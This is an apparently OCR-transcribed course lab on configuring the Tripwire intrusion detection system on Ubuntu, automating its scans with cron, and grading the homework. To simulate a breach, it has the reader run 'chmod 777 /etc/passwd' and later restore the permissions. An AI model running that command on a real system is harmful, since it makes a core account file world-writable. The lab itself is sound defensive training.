
2. Verify that the database was created and monitoring the correct files

   2.1. Print the database in plaintext format

```
> twprint -\-print-dbfile | less
```

   2.2. Database Summary

Under **Database Summary**, you should see information such as the configuration files used to generate it, the command used to initialize it, and some basic data about the host machine.




```
===============================================================================
Database Summary:
===============================================================================

Host name:                    ubuntuserver
Host IP address:              127.0.1.1
Host ID:                      None
Policy file used:             /etc/tripwire/tw.pol
Configuration file used:      /etc/tripwire/tw.cfg
Database file used:           /var/lib/tripwire/ubuntuserver.twd
Command line used:            tripwire --init
```

Figure 12 – Database overview

2.3. Object Summary

The **Object Summary** section gives a general overview of the objects to monitor. You should have two entries here.




```
===============================================================================
Object Summary:
===============================================================================

-------------------------------------------------------------------------------
# Section: Unix File System
-------------------------------------------------------------------------------

     Mode         UID                  Size       Modify Time
     ------       ----------           ---------- ----------
 /etc/passwd
     -rw-r--r--   root (0)             1987       Thu 30 May 2024 05:00:16 PM UTC
 /etc/shadow
     -rw-r-----   root (0)             1214       Thu 30 May 2024 05:00:16 PM UTC
```

Figure 13 – Monitored objects

2.4. Object Detail

Finally, **Object Detail** lists every attribute (property) that is recorded for each monitored object. When an integrity check is performed, these same attributes are compared against the expected values, as shown in the right column.



```
Object name:  /etc/passwd

Property:               Value:
-------------           -----------
Object Type             Regular File
Device Number           64768
Inode Number            141876
Mode                    -rw-r--r--
Num Links               1
UID                     root (0)
GID                     root (0)
Size                    1987
Modify Time             Thu 30 May 2024 05:00:16 PM UTC
Blocks                  8
CRC32                   B/EfA0
MD5                     DGnrrSS5A8PVzLOG9voxfa


Object name:  /etc/shadow

Property:               Value:
-------------           -----------
Object Type             Regular File
Device Number           64768
Inode Number            134168
Mode                    -rw-r-----
Num Links               1
UID                     root (0)
GID                     shadow (42)
Size                    1214
Modify Time             Thu 30 May 2024 05:00:16 PM UTC
Blocks                  8
CRC32                   CNmLi2
MD5                     CIHk9RJnu01Zc5MzBEaxo2
```

Figure 14 – Recorded object attributes

Phase IV – Tripwire Integrity Checks

Now that we examined the database, let's run a scan on the system using Tripwire.

1. Perform an integrity check on the machine


```
> tripwire -\-check
```

1.1. View the report that was generated in*/var/lib/tripwire/report*

> **NOTE:** As specified in our configuration file, reports are labeled based on the machine's hostname and time the scan was conducted.

```
> twprint -\-print-report -r ubuntuserver-20240530-210804.twr | less
```

1.2. You should notice in the Rule Summary section that both files were scanned with no (hopefully) violations




```
  Rule Name                         Severity Level
  ---------                         --------------
  Critical system user files        100

Total objects scanned:  2
Total violations found:  0
```

Figure 15 – No violations found

2. Test Tripwire's intrusion detection capabilities

2.1. To simulate a malicious breach on our system, modify the permissions of **/etc/password** so that everyone has read and write access to the file

```
> chmod 777 /etc/passwd
```



```
root@ubuntuserver:~#
root@ubuntuserver:~# ls -l /etc/passwd
-rwxrwxrwx 1 root root 1987 May 30 21:45 /etc/passwd
root@ubuntuserver:~#
```


Figure 16 – Open permissions

2.2. Use Tripwire to re-scan the system

> **NOTE:** The *interactive* switch allows us to go through potential violations and choose whether or not to update the database with the new values. In this example, since we set the EDITOR value to **/usr/bin/vi** in the configuration file in Phase II, the editor program will be **vi**.

```
> tripwire -\-check -\-interactive
```


2.3. Under **Rule Summary**, we should see that 1 violation was found



```
  Rule Name                       Severity Level
  ---------                       --------------
* Critical system user files      100

Total objects scanned:  2
Total violations found:  1
```

Figure 17 – One violation found

2.4. Under **Object Detail**, we can see exactly what properties have changed. Notice how the Inode number, mode (privileges), and modify timestamps are all marked with an asterisk (*), denoting that the observed values are different from the expected




```
Modified object name:  /etc/passwd

  Property:             Expected                    Observed
  -------------         -----------                 -----------
  Object Type           Regular File                Regular File
  Device Number         64768                       64768
* Inode Number          141876                      141896
* Mode                  -rw-r--r--                  -rwxrwxrwx
  Num Links             1                           1
  UID                   root (0)                    root (0)
  GID                   root (0)                    root (0)
  Size                  1987                        1987
* Modify Time           Thu 30 May 2024 05:00:16 PM UTC
                                                    Thu 30 May 2024 09:45:49 PM UTC
  Blocks                8                           8
  CRC32                 B/EfA0                      B/EfA0
  MD5                   DGnrrSS5A8PVzLOG9voxfa      DGnrrSS5A8PVzLOG9voxfa
```

Figure 18 – List of property modifications

2.5. Under **Object Summary**, remove the *X* next to /etc/passwd to prevent the database from updating its “excepted values” with the new “observed values”

NOTE: Leave the X there if you want to update the database with acceptable changes.



```
Remove the "x" from the adjacent box to prevent updating the database
with the new values for this object.

Modified:
[] "/etc/passwd"
```

Figure 19 – Do not update database with changes

2.6. Save and exit the editor

3. Fix the violation and update the database


3.1. Change the permissions of /etc/passwd back its default value

```
> chmod 644 /etc/passwd
```

3.2. Re-scan the system

```
> tripwire -\-check -\-interactive
```

3.3. Now that the permissions are fixed, there will (hopefully) be no further violations



```
-------------------------------------------------------------------------------
Rule Summary:
===============================================================================

-------------------------------------------------------------------------------
  Section: Unix File System
-------------------------------------------------------------------------------

  Rule Name                       Severity Level    Added    Removed  Modified
  ---------                       --------------    -----    -------  --------
  Critical system user files      100               0        0        0

Total objects scanned:  2
Total violations found:  0

===============================================================================
```

Figure 20 – No violations are found

3.4. Save and exit the editor


Phase V – Automating Tripwire Scans with Cron

Now that we know how to configure Tripwire, set policies, and scan for violations of those policies, let's automate the process with cron! This is a simple program that is pre-installed on most Linux distributions and can run scheduled tasks (e.g. commands and scripts) at user-defined times. To quickly summarize the jargon here, tasks in cron are called ***jobs*** which is stored in a cron table (or ***crontab***). Each user can have their own crontabs, including root.

Jobs in cron are fairly easy to setup. The basic format is:

```
* * * * * username command
```

As illustrated in the figure below, each asterisk represents a specific time or date.



```
# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
```


Figure 21 – Example of job definition

For example, this task can be translated to “At 5:01 on Monday in April, print ‘Hello World’ to the screen.” A good resource to use for properly scheduling jobs is https://crontab.guru.

```
1 5 * 4 1 root echo “Hello world”
```

1. Still logged in as root, list your current crontab

```
> crontab -l
```



```
root@ubuntuserver:~#
root@ubuntuserver:~# crontab -l
no crontab for root
root@ubuntuserver:~#
```

Figure 22 – Listing crontab

2. Edit your crontab to add a new job

```
> crontab -e
```

NOTE: You may be prompted to select an editor. Choose whichever you feel the most comfortable using.

2.1. Schedule Tripwire to execute an integrity scan 2 minutes from now

NOTE: At the time of writing this, the current time is **23:32**, so the command below is for **23:34**. You can use the *date* command to determine your system’s current time.

```
34 23 * * * tripwire -\-check
```

2.2. Save and exit the editor


3. Reprint your crontab to verify it was saved (Figure 23)

```
> crontab -l
```

4. Check your tripwire report folder to verify that cron is working

```
> ls -l /var/lib/tripwire/report
```

NOTE: Notice how the report shown below has the time marked as **23:34.01**.



```
root@ubuntuserver:~#
root@ubuntuserver:~# ls -l /var/lib/tripwire/report/
total 4
-rw-r--r-- 1 root root 326 May 30 23:34 ubuntuserver-20240530-233401.twr
root@ubuntuserver:~#
```

Figure 24 – Automated tripwire report

Congratulations! You were successfully able to implement and automate a host-based intrusion detection system!

End of Lab

Deliverables

4 Screenshots to earn credit for this exercise:

- Screenshot of Tripwire database
- Screenshot of Tripwire scan showing no errors
- Screenshot of Tripwire scan working showing a policy violation
- Screenshot of crontab with scheduled Tripwire job

Homeworks


Assignment 1 – Create a new user on the computer. Do a Tripwire scan, then delete the user and do another scan. After, Create a new timer for crontab that starts at 5 a.m. everyday. (HINT: there are websites online that will do the conversion for crontab)

- RECOMMENDED GRADING CRITERIA
- A document containing the following:
    - Screenshot of Tripwire scan after the user is created
    - Screenshot of Tripwire scan after the user is deleted
    - Screenshot of crontab time being set to 5 a.m.
    - A brief description of the pros and cons of Tripwire

Assignment 2 – Modify the policy text file to create two new sets of files in different locations that Tripwire can monitor. After, recompile the policy and rebuild to database. To update the policy file use the command***tripwire -update-policy*** **policy.txt**. In the new file locations select 3 files. For each file select one option: moving to a new location, deleting the file, or adding information to it. After this is done run a Tripwire scan. (HINT: When updating the policy if there are errors when referring to the location files use the command ***tripwire –check | grep Filename*** to view which lines are causing the errors)

- RECOMMENDED GRADING CRITERIA
- A document containing the following:
    - Screenshot of the new policy text file contents
    - Screenshot of the new Tripwire database
    - Screenshot of the Tripwire scan after the 3 files have been changed
    - A brief description of the pros and cons of Tripwire


Figures for printed version



Ubuntu_Server2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
Package configuration

Postfix Configuration
Please select the mail server configuration type that best meets your needs.

 No configuration:
  Should be chosen to leave the current configuration unchanged.
 Internet site:
  Mail is sent and received directly using SMTP.
 Internet with smarthost:
  Mail is received directly using SMTP or by running a utility such
  as fetchmail. Outgoing mail is sent using a smarthost.
 Satellite system:
  All mail is sent to another machine, called a 'smarthost', for
  delivery.
 Local only:
  The only delivered mail is the mail for local users. There is no
  network.

General mail configuration type:

                          No configuration
